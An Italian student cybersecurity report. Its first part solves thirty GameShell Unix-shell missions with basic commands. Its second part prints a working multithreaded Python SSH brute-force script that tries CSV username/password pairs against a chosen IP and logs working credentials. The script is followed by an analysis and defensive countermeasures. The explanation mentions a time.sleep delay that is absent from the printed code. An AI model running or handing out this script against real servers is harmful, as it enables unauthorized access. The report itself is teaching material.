Progetto 2

Indice

Gioco GameShell: Apprendimento della Shell Unix

Introduzione

In questo report, diviso in due parti, documenterò nella prima parte una analisi operativa delle prime 30 missioni di GameShell, un ambiente di simulazione basato su avventura testuale progettato per l'apprendimento della shell di Kali Linux.

Nella Sicurezza Informatica, la padronanza della Command Line Interface (CLI) non è un'opzione, ma un requisito fondamentale. La maggior parte dei server, dei dispositivi di rete e degli strumenti di penetration testing(come quelli presenti in Kali Linux) operano primariamente tramite terminale. L'efficienza, dunque di chi controlla questi tipi di dati sta dalla sua capacità di navigare nel file system, manipolare dati, gestire processi e automatizzare task senza l'ausilio di interfacce grafiche.

1.1 Obiettivi del Report Parte 1

Lo scopo di questo documento è fornire una guida operativa sintetica che dimostri la corretta applicazione dei comandi Unix per risolvere i problemi proposti dal gioco. Le missioni affrontate coprono concetti progressivi, partendo dalla semplice navigazione fino alla gestione complessa dei processi e alla manipolazione dei flussi di dati.

Missione 1

- Obiettivo: Raggiungere la cima della torre.

- Soluzione: Ho usato il comando cd (change directory) per entrare nelle cartelle.

- Comandi utilizzati in sequenza:

cd Castello

cd Torre_principale

cd Primo_piano

cd Secondo_piano

cd Cima_della_torre

Missione 2

- Obiettivo: Andare nella cantina del castello.

- Soluzione: cd .. per tornare indietro e poi entra nel percorso giusto.


- Comandi:
- cd .. (lo ripeto finché non torno all'inizio)
- cd Castello/Cantina

Missione 3

- Obiettivo: Raggiungere la Sala del Trono con pochi comandi.

- Soluzione: Ho scritto il percorso completo in una volta sola.

- Comandi:
- cd



- cd Castello/Palazzo_principale/Sala_del_trono

Missione 4

- Obiettivo: Creare una "Capanna" nella foresta e una "Cassa" al suo interno.

- Soluzione: Ho usato mkdir (make directory) per creare il file.


- Comandi:
- cd Foresta
- mkdir Capanna
- cd Capanna
- mkdir Cassa

Missione 5

- Obiettivo: Eliminare i ragni dalla cantina.

- Soluzione: Ho usato rm (remove) per rimuovere i ragni.

- Comandi:
- cd Castello/Cantina
- rm ragno_1 ragno_2 ragno_3



Missione 6

- Obiettivo: Raccogliere le monete nel giardino e metterle nella cassa.

- Soluzione: ho usato mv (move) per sostare un file in un’altra cartella.

- Comandi:
- cd Giardino
- mv moneta_1 moneta_2 moneta_3 ../Foresta/Capanna/Cassa

Missione 7

- Obiettivo: Trovare e spostare la moneta nascosta.

- Soluzione: ho usato ls -a per vedere i file che iniziano con un punto, per poi spostali.


- Comandi:
- cd Giardino
- ls -a
- mv.filenascosto ../Foresta/Capanna/Cassa (sostituisci col nome reale)

Missione 8

- Obiettivo: Eliminare tutte le ragnatele in un colpo solo senza toccare i pipistrelli.

- Soluzione: Ho usato l'asterisco * come carattere jolly.

- Comandi:
- cd Castello/Cantina
- rm *ragno* (cancella tutto ciò che contiene "ragno" nel nome)




Missione 9

- Obiettivo: Eliminare file specifici usando il jolly a singolo carattere.

- Soluzione: Ho usato ? per sostituire un solo carattere.

- Comandi:
- rm ragno_?
- gsh check



Missione 10

- Obiettivo: Fare una copia dello stendardo nella cassa.

- Soluzione: ho usaato cp (copy) per copiare i file.

- Comandi:
- cd Castello/Grande_sala
- cp stendardo_1 ../../Foresta/Capanna/Cassa

Missione 11

- Obiettivo: Copiare tutti gli arazzi nella cassa.

- Soluzione: Ho usato cp con l'* per copiare tutti i file che mi interessavano.


- Comandi:
- cp *arazzo* ../../Foresta/Capanna/Cassa

Missione 12

- Obiettivo: Copiare il dipinto più vecchio nella cassa.

- Soluzione: Usa ls -l per vedere le date di modifica dei file.

- Comandi:
- cd Castello/Torre_principale/Primo_piano
- ls -l (mi stampa un lista dove vedo il file più vecchio)
- cp [nome_file_vecchio] ../../../Foresta/Capanna/Cassa




Missione 13

- Obiettivo: Scoprire che giorno della settimana era in una data specifica.

- Soluzione: Usa il comando cal.

- Comandi:
- cal 08 2027




Missione 14

- Obiettivo: Creare una scorciatoia per un comando.


- Soluzione: Uso alias.

- Comandi:
- alias la='ls -A'



Missione 15

- Obiettivo: Creare e scrivere in un file di testo.



- Soluzione: Uso l'editor nano.
- Comandi:
- nano ../../../Foresta/Capanna/Cassa/registro.txt
- Scrivi un messaggio qualsiasi.
- Premi Ctrl+O (Salva), Invio, poi Ctrl+X (Esci).

Missione 16

- Obiettivo: Creare un alias per aprire un file specifico con nano.

- Soluzione: Creo un alias per lo storico.

- Comandi:
- alias storico='nano ~/Foresta/Capanna/Cassa/storico.txt'

Missione 17

- Obiettivo: In fondo alla cantina c’è la tana della regina dei ragni.

- Soluzione: Uso il comando rm

- Comandi:
  rm

Missione 18

- Obiettivo: Leggere le prime 10 righe di un file.

- Soluzione: Uso head per leggere le prime dieci righe.

- Comandi:
- cd Montagna/Grotta
- head Libro_delle_pozioni/indice

Missione 19

- Obiettivo: Lanciare più fuochi d'artificio contemporaneamente.

- Soluzione: Uso & per mandare i comandi in background.

- Comandi:
- flarigo & flarigo & flarigo

Missione 20

- Obiettivo: Lanciare i fuochi d’artificio con 4 parole.

- Soluzione: Uso Ctrl+C.

- Comandi:
- Lancioil comando richiesto (con la parola BOOM)
- Ctrl+C per interromperlo.

Missione 22

- Obiettivo: Trovare la moneta d'argento nel labirinto.

- Soluzione: Uso find per cercare per nome.

- Comandi:
- cd Giardino/Labirinto
- find . -name "*argento*"
- Una volta trovato il percorso, uso mv per spostarlo nella cassa:
- mv [percorso_trovato] ../../Foresta/Capanna/Cassa

Missione 21

- Obiettivo: Trovare la moneta di rame.

- Soluzione uso Find con l'*.

- Comandi:
- find . -name "*rame*"
- mv [percorso_trovato] ../../Foresta/Capanna/Cassa

Missione 23

- Obiettivo: Trovare la moneta d'oro (il nome potrebbe avere maiuscole/minuscole diverse).

- Soluzione: Uso -iname per trovare un file specifico.

- Comandi:
- find . -iname "*oro*"
- mv [percorso_trovato] ../../Foresta/Capanna/Cassa

Missione 24

- Obiettivo: Leggere solo le prime 6 righe di una pagina.

- Soluzione: Usd head -n k per vedere determinate righe.

- Comandi:
- head -n 6 Libro_delle_pozioni/pagina_07

Missione 25

Obiettivo: Leggere le ultime righe di un file.

- Soluzione: Uso tail -n.

- Comandi:
- tail -n 9 Libro_delle_pozioni/pagina_13 (o il numero richiesto dalla missione)

Missione 26

- Obiettivo: Visualizzare un file intero.

- Soluzione: Uso cat per visualizzare il contenuto del file.

- Comandi:
- cat Libro_delle_pozioni/pagina_01

Missione 27

- Obiettivo: Combinare comandi (output di uno diventa input dell'altro).

- Soluzione: Uso il simbolo | per concatenare due comandi .

- Comandi:
- cat Libro_delle_pozioni/pagina_03 | tail -n 16

Missione 28

- Obiettivo: Leggere una sezione centrale di un file (né l'inizio né la fine).

- Soluzione: Uso head e poi tail in pipe per concatenare due comandi e inoltre uso -n per scegliere il numero di righe da visualizzare.

- Comandi:
- Cat Libro_delle_pozioni/pagina_12 | tail -n 3 | head -n 6

Missione 29

- Obiettivo: Terminare il processo "sortilegio" del demone.

- Soluzione: Trovo il PID (Process ID) e uso il comando kill per ucciderlo.

- Comandi:
- ps (cerca il numero PID accanto a "sortilegio")
- kill [numero_PID]


Missione 30

- Obiettivo: Il demone resiste al comando kill normale.

- Soluzione: Usa il segnale -9 (SIGKILL) per forzare la chiusura.

- Comandi:
- ps (trovo il nuovo PID)
- kill -9 [numero_PID]

Parte 2: Attacco Brute – Force SSH



```python
import csv
import ipaddress
import threading
import time
import logging
from logging import NullHandler
from paramiko import SSHClient, AutoAddPolicy, AuthenticationException, ssh_exception


# Con questa Funzione ci colleghiamo all'SSH della vittima.
def ssh_connect(host, username, password):
    ssh_client = SSHClient()
    # Se l'host non è nei known_hosts, lo aggiunge automaticamente invece di bloccare la connessione.
    ssh_client.set_missing_host_key_policy(AutoAddPolicy())
    try:
        # Si prova a collegarsi all'ip attraverso la lista di password presenti del file csv.
        ssh_client.connect(host,port=22,username=username, password=password, banner_timeout=300)
        # Se l'attacco ha successo le credenziali verranno scritte in questo file.
        with open("credenziali.txt", "a") as fh:
            # Se va a buon fine verranno stampate le credenziali.
            print(f"Username - {username} and Password - {password} found.")
            fh.write(f"Username: {username}\nPassword: {password}\nWorked on host {host}\n\n")
    except AuthenticationException:
        # Se non va a buon fine verrà stampato un messaggio di errore
        print(f"Username - {username} and Password - {password} is Incorrect.")
    except ssh_exception.SSHException:
        print("**** Tentativo di connessione limitato dal server ****")

# Questa funzione chiede di inserire un indirizzo ip valido.
def get_ip_address():
    # Si crea un loop finchè non viene messo un indirizo ip  valido.
    while True:
        host = input("Inserici un indirizzo Ip: ")
        try:
            # Vede se l'indirizzo è ipv4.
            ipaddress.IPv4Address(host)
            return host
        except ipaddress.AddressValueError:
            # Se non è un indirizzo ipv4 stamperò questo messaggio.
            print("Inserici un Ip corretto.")



def __main__():
    logging.getLogger('paramiko.transport').addHandler(NullHandler())
    list_file="passwords.csv"
    host = get_ip_address()
    #  Questa parte legge un file CSV contenente le password.
    with open(list_file) as fh:
        csv_reader = csv.reader(fh, delimiter=",")
        # enumerate() sull'oggetto csv_readerci permette di accedere sia all'indice che ai dati.
        for index, row in enumerate(csv_reader):
            # L'indice 0 contiene le intestazioni del file.
            if index == 0:
                continue
            else:
                #  Creiamo un thread che eseguirà la funzione ssh_connect, inviando gli argomenti corretti.
                t = threading.Thread(target=ssh_connect, args=(host, row[0], row[1],))
                # Startiamo il thread.
                t.start()
```

Prima di Spiegare nel dettaglio il codice è necessario sapere cosa sia un attacco brute-force. Per brute-force SSH si intende tentativo di intrusione che mira a ottenere l'accesso non autorizzato a un sistema remoto sfruttando il protocollo Secure Shell (SSH), solitamente sulla porta 22. questa tecnica attacca il meccanismo di autenticazione utilizzando script automatizzati per testare sistematicamente migliaia di combinazioni di username e password finché non trova quella corretta.

Analisi Codice

1. Panoramica del Funzionamento

Lo script tenta di autenticarsi su un server SSH target (definito dall'utente) attraverso una lista di coppie *username/password* contenute in un file CSV. Per massimizzare la velocità dell'attacco, ogni tentativo di connessione viene eseguito in un thread separato e cadenzato

2. Analisi del Codice

Librerie Utilizzate

- **paramiko**: È la libreria standard per gestire connessioni SSH in Python.
- **threading**: Fondamentale in questo script. L'attacco è di tipo *parallelo* e non *sequenziale*. Senza threading, lo script dovrebbe attendere il timeout o la risposta di ogni tentativo prima di passare al successivo, rendendo l'attacco molto più lento.
- **ipaddress**: Utilizzata per la validazione dell'input (garantendo che l'utente inserisca un formato IPv4 valido prima di procedere.

Gestione della Connessione

ssh_client.set_missing_host_key_policy(AutoAddPolicy())

- Normalmente, SSH richiede di verificare la "fingerprint" del server per evitare attacchi. In un caso l'attacco brute-force, l'attaccante non conosce la chiave del server e non gli interessa la verifica dell'identità; quindi, (AutoAddPolicy() accetta ciecamente qualsiasi chiave host.

Gestione degli Errori

Lo script gestisce due eccezioni principali:

1. **AuthenticationException**: La password è errata. Il thread termina e stampa l'errore.
2. **ssh_exception.SSHException**: Questo è spesso indice di meccanismi di difesa lato server. Molti server SSH hanno limiti sul numero di connessioni simultanee o sulla frequenza dei tentativi. Se il server chiude la connessione per "Rate Limiting", lo script lo rileva.

time.sleep(0.2)

- **Punto di Forza:** L'uso di time.sleep(0.2) tra l'avvio di un thread e l'altro è una tecnica semplice per evitare di saturare immediatamente la banda o le risorse della macchina attaccante.

Valutazione dell'Efficacia (Pericolosità)

Efficacia


- Lo script è efficace contro server mal configurati che permettono l'autenticazione via password e non hanno sistemi di blocco automatico (come Fail2Ban).
- L'approccio multithread lo rende molto più veloce di un attacco manuale o sequenziale.

Difensiva

Analizzando questo script possiamo dedurre le contromisure necessarie per proteggere un server:

1. **Disabilitare l'autenticazione via password:** Modificare sshd_config impostando PasswordAuthentication no e utilizzare solo chiavi SSH (Public Key Authentication). Questo rende lo script totalmente inutile poiché non c'è password da indovinare.
2. **Limite di tentavi:** Tentativi falliti ripetuti (gestiti nel blocco except AuthenticationException dello script) e bannano l'IP dell'attaccante tramite regole firewall (iptables/nftables).

3. **Cambiare la Porta:** Spostare SSH su una porta non standard (diversa dalla 22 hardcodata nello script).



Antonio Amatrice